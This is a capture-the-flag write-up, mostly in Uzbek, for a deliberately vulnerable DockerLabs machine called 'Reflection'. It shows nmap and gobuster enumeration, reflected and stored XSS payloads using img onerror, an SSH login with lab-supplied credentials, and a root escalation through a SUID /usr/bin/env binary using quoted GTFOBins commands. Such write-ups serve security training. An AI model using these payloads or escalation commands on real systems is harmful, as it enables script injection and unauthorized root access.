

Raximjonov Saidislom

machine: Reflectiondifficulty: Easy

saytning vizual ko'rinishi



nmap scan natijasi

```

(kali㉿kali)-[~]
$ nmap 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-07 02:45 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 1A:DD:5D:7F:07:C5 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds

```


gobuster natijasi

```

(kali㉿kali)-[~]
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://172.17.0.2/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.8.2
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
.hta                (Status: 403) [Size: 275]
.htpasswd           (Status: 403) [Size: 275]
.htaccess           (Status: 403) [Size: 275]
index.html          (Status: 200) [Size: 3575]
server-status       (Status: 403) [Size: 275]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====


```

REFLECTION XSS




```
<img src=x onerror="javascript:alert('Pyth0nK1d')" />
```

Stored XSS:



```
<img src = x onerror = "javascript:alert('Pyth0nK1d')" />
```

XSS with dropdown



```
Value A: <img src=x onerror=javascript:alert('Pyth0nK1d-Value-A') />
Value X: <img src=x onerror=javascript:alert('Pyth0nK1d-Valor-X') />
Option 1: <img src=x onerror=javascript:alert('Pyth0nK1d-Option-1') />
```

barcha labaratoriyalarni ishlab chiqqandan so'ng, berilgan " **credentials** " bilan **ssh** orqali tizimga kirib olamiz

🌐 172.17.0.2

Accede por SSH con estas credenciales SÓLO cuando hayas completado los retos anteriores. En caso contrario, el Writeup que subas a DockerLabs.es no se tendrá en cuenta.

Usuario: balu

Password: balulero

OK

```
(kali@kali)-[~]
$ ssh balu@172.17.0.2
balu@172.17.0.2's password:
Linux d9e52f9238d4 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
balu@d9e52f9238d4:~$ id
uid=1000(balu) gid=1000(balu) groups=1000(balu),100(users)
balu@d9e52f9238d4:~$
```

Privilege escalation qilish uchun SUID qidirib koramiz

```
Session Actions Edit View Help
ba1u@d9e52f9238d4:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/env
/usr/bin/umount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/newgrp
/usr/bin/sudo
ba1u@d9e52f9238d4:~$
```

/usr/bin/env orqali privilage escalation qilamiz
GTFobins saytida kerakli buyruqlarni qidirib topamiz

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .  
./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Session Actions Edit View Help

```
balu@d9e52f9238d4:~$ /usr/bin/env /bin/bash -p  
bash-5.2# whoami  
root  
bash-5.2# id  
uid=1000(balu) gid=1000(balu) euid=0(root) groups=1000(balu),100(users)  
bash-5.2#
```

```
/usr/bin/env /bin/bash -p
```